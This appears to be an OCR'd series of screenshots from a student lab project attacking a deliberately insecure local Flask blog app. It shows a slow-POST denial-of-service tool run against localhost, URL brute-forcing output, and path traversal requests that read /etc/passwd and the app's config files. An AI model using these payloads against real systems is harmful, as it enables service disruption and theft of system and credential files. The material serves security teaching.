
```
#!/usr/bin/python

# this assumes you have the socks.py (http://phiral.net/socks.py)
# and terminal.py (http://phiral.net/terminal.py) in the
# same directory and that you have tor running locally
```

```
srtk@srtk-Lenovo-ideapad-320-15ISK:~/IIITH/SNS/SNS_Project/insecure_application$ cd ../attacker/src/torshammer-master/
srtk@srtk-Lenovo-ideapad-320-15ISK:~/IIITH/SNS/SNS_Project/attacker/src/torshammer-master$ python2 torshammer.py -t 127.0.
0.1 -p 5000

/*
 * Tor's Hammer
 * Slow POST DoS Testing Tool
 * entropy [at] phiral.net
Posting: t
Connected to host...
Connected to host...
Connected to host...
Posting: y
Posting: f
Posting: 7
Connected to host...
Posting: M
Posting: A
Posting: 0
Posting: J
^C[3~
Shutting down threads...

srtk@srtk-Lenovo-ideapad-320-15ISK:~/IIITH/SNS/SNS_Project/attacker/src/torshammer-master$ cd ..
srtk@srtk-Lenovo-ideapad-320-15ISK:~/IIITH/SNS/SNS_Project/attacker/src$ python3 bruteforce-url.py
/admin 200
/admin/ 200
```



Login for registered users


UserName: user001 Password: ••••••• Login

Signup for new users

Name:
Email:
UserName:
Password:
Signup

Forgot Password

UserName:
Reset password



Home dashboard Profile Logout

Welcome User, user001

Add New Blog

Blog Title:


Blog Content:

Submit

All Blogs:

My first blog

Check out this video!!



Home dashboard Profile Logout

Welcome User, user001

Add New Blog

Blog Title:


Blog Content:

Submit

All Blogs:

My first blog

Check out this video!!



Welcome Admin, user001

Update User details

Enter new email | Change

Update Password


Enter old password
Enter new password | Change

Blog 1 Name

Delete Blog

Blog 2 Name

Delete Blog



Update Profile Picture

No Image Browse... No file selected. Change Image


Update User-Name, Name and Email

Name: user001
Email: srtkrwt@gmail.com
UserName: user001
Update Profile

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	127.0.0.1:5000	user-profile	document	html	2.74 KB	2.48 KB
500	POST	127.0.0.1:5000	profile_picture	user-profile:46 (fetch)	html	16.80 KB	16.62 KB
404	GET	127.0.0.1:5000	favicon.ico	FaviconLoader.jsm:191 (img)	html	cached	232 B

3 requests | 19.32 KB / 19.54 KB transferred | Finish: 708 ms | DOMContentLoaded: 366 ms | load: 376 ms

```
▸ Object { picture_name: "user001" }                                                        user-profile:44:21
⚠ Cookie “session” will be soon rejected because it has the “SameSite” attribute set to “None” or an invalid value, without the “secure” attribute. To know more about the “SameSite” attribute, read https://developer.mozilla.org/docs/Web/HTTP/Headers/Set-Cookie/SameSite  user-profile
▸ XHR POST http://127.0.0.1:5000/profile_picture                                [HTTP/1.0 500 INTERNAL SERVER ERROR 27ms]
▸ ArrayBuffer { byteLength: 17015 }                                                         user-profile:57:21
▸ GET http://127.0.0.1:5000/favicon.ico                                                [HTTP/1.0 404 NOT FOUND 0ms]
```



Update Profile Picture

No Image Browse... No file selected. Change Image

Update User-Name, Name and Email

Name: user001
Email: srtkrwt@gmail.com
UserName: user001
Update Profile


Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	127.0.0.1:5000	user-profile	document	html	2.74 KB	2.48 KB
500	POST	127.0.0.1:5000	profile_picture	user-profile:46 (fetch)	html	16.80 KB	16.62 KB
404	GET	127.0.0.1:5000	favicon.ico	FaviconLoader.jsm:191 (img)	html	cached	232 B

picture_name: "user001"

3 requests | 19.32 KB / 19.54 KB transferred | Finish: 708 ms | DOMContentLoaded: 366 ms | load: 376 ms

```
Object { picture_name: "user001" }                                                        user-profile:44:21
Cookie “session” will be soon rejected because it has the “SameSite” attribute set to “None” or an invalid value, without the “secure” attribute. To know more about the “SameSite” attribute, read https://developer.mozilla.org/docs/Web/HTTP/Headers/Set-Cookie/SameSite   user-profile
XHR POST http://127.0.0.1:5000/profile_picture                                [HTTP/1.0 500 INTERNAL SERVER ERROR 27ms]
ArrayBuffer { byteLength: 17015 }                                                          user-profile:57:21
GET http://127.0.0.1:5000/favicon.ico                                                     [HTTP/1.0 404 NOT FOUND 0ms]
```

requests.http - SNS_Pr...
Echos - Saints - YouTub...
flask — Mozilla Firefox
Pictures



Menu
Thu Mar 31, 19:56
Response(75ms) - SNS_Project - Visual Studio Code
File
Edit
Selection
View
Go
Run
Terminal
Help
requests.http
attacker > src > requests.http > ...
Response(75ms)

```
###

Send Request
POST http://127.0.0.1:5000/profile_picture
Content-Type: application/json

{
    "picture_name": "../../../../../../../../../etc/passwd"
}

###

Send Request
POST http://127.0.0.1:5000/profile_picture
Content-Type: application/json

{
    "picture_name": "../../config.py"
}


###

Send Request
POST http://127.0.0.1:5000/profile_picture
Content-Type: application/json

{
    "picture_name": "../../utilities/constants.py"
}

###
```

```
HTTP/1.0 200 OK
Content-Disposition: inline; filename=passwd
Content-Type: application/octet-stream
Content-Length: 2427
Last-Modified: Fri, 10 Dec 2021 15:34:52 GMT
Cache-Control: no-cache
ETag: "1639150492.299986-2427-1762206169"
Set-Cookie: session=f4302d14-54b0-43ce-af09-844c52a53d4f; Expires=Sun, 01 May 2
022 14:25:59 GMT; HttpOnly; Path=/
Server: Werkzeug/2.0.3 Python/3.6.9
Date: Thu, 31 Mar 2022 14:25:59 GMT

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nolog
```

```
/admin/ 200
/login 200
/user/login 405
srtk@srtk-Lenovo-ideapad-320-15ISK:~/IIITH/SNS/SNS_Project/attacker/src$ 
```